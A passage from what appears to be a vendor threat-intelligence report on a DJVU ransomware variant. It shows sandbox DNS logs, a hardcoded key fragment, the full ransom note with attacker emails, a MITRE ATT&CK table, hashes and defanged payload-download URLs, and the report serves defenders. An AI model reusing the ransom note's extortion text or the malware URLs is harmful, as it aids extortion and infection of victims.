fakedns[INFO]: Response: 255.199.168.192.in-addr.arpa -> 192.168.199.131
fakedns[INFO]: Response: 255.255.254.169.in-addr.arpa -> 192.168.199.131
fakedns[INFO]: Response: 199.248.254.169.in-addr.arpa -> 192.168.199.131
fakedns[INFO]: Response: 250.255.255.239.in-addr.arpa -> 192.168.199.131
fakedns[INFO]: Response: 1.15.168.192.in-addr.arpa -> 192.168.199.131
fakedns[INFO]: Response: 251.0.0.224.in-addr.arpa -> 192.168.199.131
fakedns[INFO]: Response: e.4.e.e.2.1.0.2.5.0.4.d.f.c.5.a.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa -> 192.168.199.131
fakedns[INFO]: Response: b.f.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa -> 192.168.199.131
fakedns[INFO]: Response: api.2ip.ua -> 192.168.199.131
fakedns[INFO]: Response: ctldl.windowsupdate.com -> 192.168.199.131
fakedns[INFO]: Response: asvb.top -> 192.168.199.131
fakedns[INFO]: Response: maps.windows.com -> 192.168.199.131
```

Figure 9 Domain with which the Malware is Communicating

The image below showcases the public key hardcoded in the payload source code.




```
-----BEGIN PUBLIC KEY-----\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsFN
1CWYcKrbjXlx3TNdvKiBjYphw1eJfZy1dzTnE8t1
```

Figure 10 Public Key Hardcoded Within the Malware

Ransom Note

The malware drops a ransom note named **_readme.txt** in the C drive, asking for a ransom of $980/$490 in Bitcoins for the file recovery tool. The ransom note obtained from our technical analysis is shown in figure 11.



```
ATTENTION!

Don't worry, you can return all your files!
All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
You can get and look video overview decrypt tool:
https://we.tl/t-V2fE396VPW
Price of private key and decrypt software is $980.
Discount 50% available if you contact us first 72 hours, that's price for you is $490.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.


To get this software you need write on our e-mail:
helpteam@mail.ch

Reserve e-mail address to contact us:
helpmanager@airmail.cc

Your personal ID:
0303ewgfDd1CWYcKrbjXlx3TNdvKiBjYphw1eJfZy1dzTnE8t1
```

Figure 11 Ransom Note

Security Recommendations:

Following are some of the security recommendations that may help avoid the attack from the DJVU ransomware variant when successfully implemented.

- Use the shared IoCs to monitor and block the malware infection.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- Conducting regular backup practices and keeping backups offline or in separated networks.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Defense Evasion	T1027 T1202 T1562.001	1. Obfuscated Files or Information 2. Indirect Command Execution 3. Impair Defences: Disable or Modify Tools
Initial access	T1078	1. Valid Accounts
Discovery	T1120 T1082	1. Peripheral Device Discovery 2. System Information Discovery
Impact	T1486 T1490	1. Data Encrypted for Impact 2. Inhibit System Recovery

Indicators of Compromise (IoCs):

SHA256
955d3a37079121cee3f5455349c3edebe843668dfe1a0bd20602d3a6e15b3c20
480558a688a4f9a32e95a98fbb5db32fb18ab77917a20b97c15052cda1e76658
92a8da9880227a443742464a076cbb19668149454b5ef986ff0fdc3c436af245
1c50afaba4d40f2ee163cbdfeebea0e4cc07751c54b7660524b9b9530866af19
9e5717bedcd46ccdadfc0796834f62ca0769b86b26ee58a8eda27e4a2cfbb20f
fd2f84ccf7fd45fb3cd369617e269649735e5b9c0332ff729dd4fd4862af4466
a8f64b8c29d1f5aca8548a8767c90e58887dce397702ec1f9cf678b3f13a0b5e

cbc8c53b7e19241457a0d54139406edbe7e778f59c079d7d7cc39e44b83131e9
c6c76994fa516093b3bb1250efa5e5427ff5e7f9aea044692f2b080b0084d21c
f32903a5171c64d7cb930258df364dd7c16b7417736b7bd4c12285938b6324ea
f3e15a3d8bca4900653cec63446dc1b831622514479494cf3fea110b76e1e03b
69642c0265410313e3199502bb7766ee8a4369a3747b2a823a896f6cf2ed8cb9
0fbc5d24e63e23fb5ca4d84b8219f51e78a8e02084b454e9c4712d9e7364fc3a
0ce120e71b9776c6057577f2e491dbd785759439350c159e18a05260567e3dcf
f05349da03923bfcfe2c8411429c5f2b022dc7ca40960ad66c1527818039ce74
406852258a93af650ebe04ae214e1bf533527dcf0b2d4127e3ebc0342bfac86b
a8179df80d8b09d292559366fa3883b27b9ab84181292a065a869a93b7d1cb92
a1296c1e2296049eb3a3dc3fcf174fe91471e0ec0a0c1a753d6103e7a070429f
849a3e76731c918716b6014d8a8d4863996d45eddc5b13b16420ebb106b3cd28
f399f62a06d015a0d54c4692e86e93fe0787d67f8de30b2dc09c30fc4f172e2b
f3135a9b5ffcd2f7abe4d9ad51a3deb7a4c7493e6a9e24a54820894c8b7ed500
5f518816a424635601a46f3fb10db422b12cbd30e2884b62303514267929e799

URLs

hxxp://asvb.top/files/penelop/5.exe
hxxp://asvb.top/nddddhsspen6/get.php?pid=657CFB2A6AB1CE9ADA6298A3725A7C1E
hxxp://asvb.top/files/penelop/updatewin.exe
hxxp://asvb.top/nddddhsspen6/get.php?pid=76C22FD2EA11F0E9961EF5C6D4B2240F&first=true
hxxp://asvb.top/files/penelop/updatewin2.exe
hxxp://asvb.top/files/penelop/3.exe
hxxp://asvb.top/nddddhsspen6/get.php?pid=F7E0EF544C5C35BFCBAE00FDCB4667E1&first=true
hxxps://api.2ip.ua/geo.json
hxxp://asvb.top/files/penelop/updatewin1.exe

hxxps://api.2ip.ua:80/geo.json
hxxp://asvb.top/files/penelop/4.exe

About Cyble

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the darkweb. Cyble's prime focus is to provide organizations with real-time visibility into their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.